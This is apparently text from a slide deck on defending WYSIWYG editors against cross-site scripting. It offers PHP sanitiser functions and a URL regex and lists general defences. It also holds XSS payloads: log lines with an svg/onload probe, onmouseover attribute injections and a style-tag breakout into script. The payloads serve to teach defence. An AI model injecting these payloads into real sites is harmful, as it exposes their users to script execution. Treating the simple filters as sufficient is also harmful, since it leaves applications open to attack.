25.06.2014 13:41:05	122.160.75.101	CATCH ALL	GET	name	this[(\x00 \x01 \x02 \x03 \x04 \x05 \x06 \x07 \x08 \x09 \x0a \x0b \x0c \x0d \x0e \x0f \x10 \x11 \x12 \x13 \x14 \x15 \x16 \x17 \x18 \x19 \x1a \x1b \x1c \x1d \x1e \x1f \x20 \x21 \x22 \x23 \x24 \x25 \x26 \x27 \x28 \x29 \x2a \x2b \x2c \x2d \x2e \x2f \x30 \x31 \x32 \x33 \x34 \x35 \x36 \x37 \x38 \x39 \x40 \x41 \x42 \x43 \x44 \x45 \x46 \x47 \x48 \x49 \x4a \x4b \x4c \x4d \x4e \x4f \x50 \x51 \x52 \x53 \x54 \x55 \x56 \x57 \x58 \x59 \x60 \x61 \x62 \x63 \x64 \x65 \x66 \x67 \x68 \x69 \x70 \x71 \x72 \x73 \x74 \x75 \x76 \x77 \x78 \x79 \x7a \x7b \x7c \x7d \x7e \x7f \x80 \x81 \x82 \x83 \x84 \x85 \x86 \x87 \x88 \x89 \x8a \x8b \x8c \x8d \x8e \x8f \x90 \x91 \x92 \x93 \x94 \x95 \x96 \x97 \x98 \x99 \xa0 \xa1 \xa2 \xa3 \xa4 \xa5 \xa6 \xa7 \xa8 \xa9 \xaa \xab \xac \xad \xae \xaf \xb0 \xb1 \xb2 \xb3 \xb4 \xb5 \xb6 \xb7 \xb8 \xb9 \xba \xbb \xbc \xbd \xbe \xbf \xc0 \xc1 \xc2 \xc3 \xc4 \xc5 \xc6 \xc7 \xc8 \xc9 \xca \xcb \xcc \xcd \xce \xcf \xd0 \xd1 \xd2 \xd3 \xd4 \xd5 \xd6 \xd7 \xd8 \xd9 \xda \xdb \xdc \xdd \xde \xdf \xe0 \xe1 \xe2 \xe3 \xe4 \xe5 \xe6 \xe7 \xe8 \xe9 \xea \xeb \xec \xed \xee \xef \xf0 \xf1 \xf2 \xf3 \xf4 \xf5 \xf6 \xf7 \xf8 \xf9 \xfa \xfb \xfc \xfd \xfe \xff)]svg/onload=alert(0)>		
25.06.2014 13:41:05	122.160.75.101	CATCH ALL	GET	name	this[(\x00 \x01 \x02 \x03 \x04 \x05 \x06 \x07 \x08 \x09 \x0a \x0b \x0c \x0d \x0e \x0f \x10 \x11 \x12 \x13 \x14 \x15 \x16 \x17 \x18 \x19 \x1a \x1b \x1c \x1d \x1e \x1f \x20 \x21 \x22 \x23 \x24 \x25 \x26 \x27 \x28 \x29 \x2a \x2b \x2c \x2d \x2e \x2f \x30 \x31 \x32 \x33 \x34 \x35 \x36 \x37 \x38 \x39 \x40 \x41 \x42 \x43 \x44 \x45 \x46 \x47 \x48 \x49 \x4a \x4b \x4c \x4d \x4e \x4f \x50 \x51 \x52 \x53 \x54 \x55 \x56 \x57 \x58 \x59 \x60 \x61 \x62 \x63 \x64 \x65 \x66 \x67 \x68 \x69 \x70 \x71 \x72 \x73 \x74 \x75 \x76 \x77 \x78 \x79 \x7a \x7b \x7c \x7d \x7e \x7f \x80 \x81 \x82 \x83 \x84 \x85 \x86 \x87 \x88 \x89 \x8a \x8b \x8c \x8d \x8e \x8f \x90 \x91 \x92 \x93 \x94 \x95 \x96 \x97 \x98 \x99 \xa0 \xa1 \xa2 \xa3 \xa4 \xa5 \xa6 \xa7 \xa8 \xa9 \xaa \xab \xac \xad \xae \xaf \xb0 \xb1 \xb2 \xb3 \xb4 \xb5 \xb6 \xb7 \xb8 \xb9 \xba \xbb \xbc \xbd \xbe \xbf \xc0 \xc1 \xc2 \xc3 \xc4 \xc5 \xc6 \xc7 \xc8 \xc9 \xca \xcb \xcc \xcd \xce \xcf \xd0 \xd1 \xd2 \xd3 \xd4 \xd5 \xd6 \xd7 \xd8 \xd9 \xda \xdb \xdc \xdd \xde \xdf \xe0 \xe1 \xe2 \xe3 \xe4 \xe5 \xe6 \xe7 \xe8 \xe9 \xea \xeb \xec \xed \xee \xef \xf0 \xf1 \xf2 \xf3 \xf4 \xf5 \xf6 \xf7 \xf8 \xf9 \xfa \xfb \xfc \xfd \xfe \xff)]svg/onload=alert(0)>		

***"The solutions all are simple...
after you have arrived at them."***

(Robert M. Pirsig, American novelist)

**Protection against
JavaScript execution
via common attributes
(e.g., id, title etc) in
WYSIWYG Editors**

Attribute Context Attack Methodology & Implementation of a generic `attributeContextCleaner` function



```
<?php
function attributeContextCleaner($input) {
    $bad_chars = array("\'", '"', "`");
    $safe_chars = array("&quot;", "&apos;", "&grave;");
    $output = str_replace($bad_chars, $safe_chars, $input);
    return stripslashes($output);
}
?>
```


**What if attacker will use
encoding?**

**See fiddle for an
answer ...**

<http://jsfiddle.net/9t8UM/3/>

**Protection against
JavaScript execution
via `style` attribute in
WYSIWYG Editors**

Style Context Attack Methodology & Implementation of a generic `styleContextCleaner` function



```
<?php
function styleContextCleaner($input) {
    $bad_chars = array("\'", "'", "(", "\\\\", "<", "&");
    $safe_chars = array("&quot;", "&apos;", "&lpar;", "&bsol;", "&lt;", "&amp;");
    $output = str_replace($bad_chars, $safe_chars, $input);
    return stripslashes($output);
}
?>
```

Questions Arise ...

Why double quote is there?

e.g., `<span style="injection point"></span>`
`<span style="color:red;"onmouseover="alert(1)"></span>`

Why single quote is there?

e.g., `<span style='injection point'></span>`
`<span style='color:red;'onmouseover='alert(1)'></span>`

why back tick `` is not there?

e.g., `<span style='injection point'></span>`
`<span style='`onmouseover=alert(1)`></span>`

BUT IN OLD IE BROWSERS IT WILL RENDER AS

`<SPAN></SPAN>`

so no need to filter ``

Why < is there?

All above cases make use of an style attribute but what if developers are using style tag ... i.e.,
`<style>injection here</style>` then attacker can close the style tag and may execute JavaScript e.g.,

`<style>injection here</style>`

`<style></style><script>alert(1)</script></style>`


Features of `styleContextCleaner()`. It allows simple styles ...

```
background-color:green;  
text-align: center;  
text-decoration: line-through;  
font-family: Monospace;  
font-size: 20px;  
font-style: italic;  
text-shadow: 5px 5px 5px #FF0000;  
margin-bottom: 100px;  
border-style: solid;  
outline-style:dotted;
```


Protection against
JavaScript execution
via `url` e.g., img's **src**
and/or anchor's **href**
attribute

Implementation of `urlContextCleaner()`

```
/^((?:https?|ftp):{1})\\/[^\s'"\s\\]*.[^\s'"\s\\]*$/
```



**See my XSS filter if you
want to allow harmless
tags ...**

<http://xssplayground.net23.net/xssfilter.html>

General Guidelines for XSS Protection

HttpOnly Cookies

**Iframe's `sandbox`
attribute**

**Content Security
Policy without
`unsafe-inline` and
`unsafe-eval`**

Will Conclude ...



Sam Stephenson

@sstephenson



Follow

Normal people shouldn't need to know or care about markup. Most just want to make words bold or italic and maybe add some bullets & images.

↩ Reply ↻ Retweet ★ Favorited ⋮ More

RETWEETS

16

FAVORITES


17



6:43 PM - 5 Sep 2014

<https://twitter.com/sstephenson/status/507931945594937344>

Keep it simple like Facebook's WYSIWYG editor...



<https://www.facebook.com/editnote.php>



Sam Stephenson
@sstephenson



Follow

Markdown's great for techies. But what if, instead of a spec, those 6 devs had spent 2 years creating a WYSIWYG editor that actually works?

Reply Retweeted Favorited More

RETWEETS
92

FAVORITES
105



6:41 PM - 5 Sep 2014



Reply to @sstephenson



Sam Stephenson @sstephenson · Sep 5

Even the most basic rich text editing is hopelessly broken in today's browsers. Every JS wrapper around contenteditable has the same bugs.

<https://twitter.com/sstephenson/status/507931444182667264>

Thank You



[@soaj1664ashar](https://twitter.com/soaj1664ashar)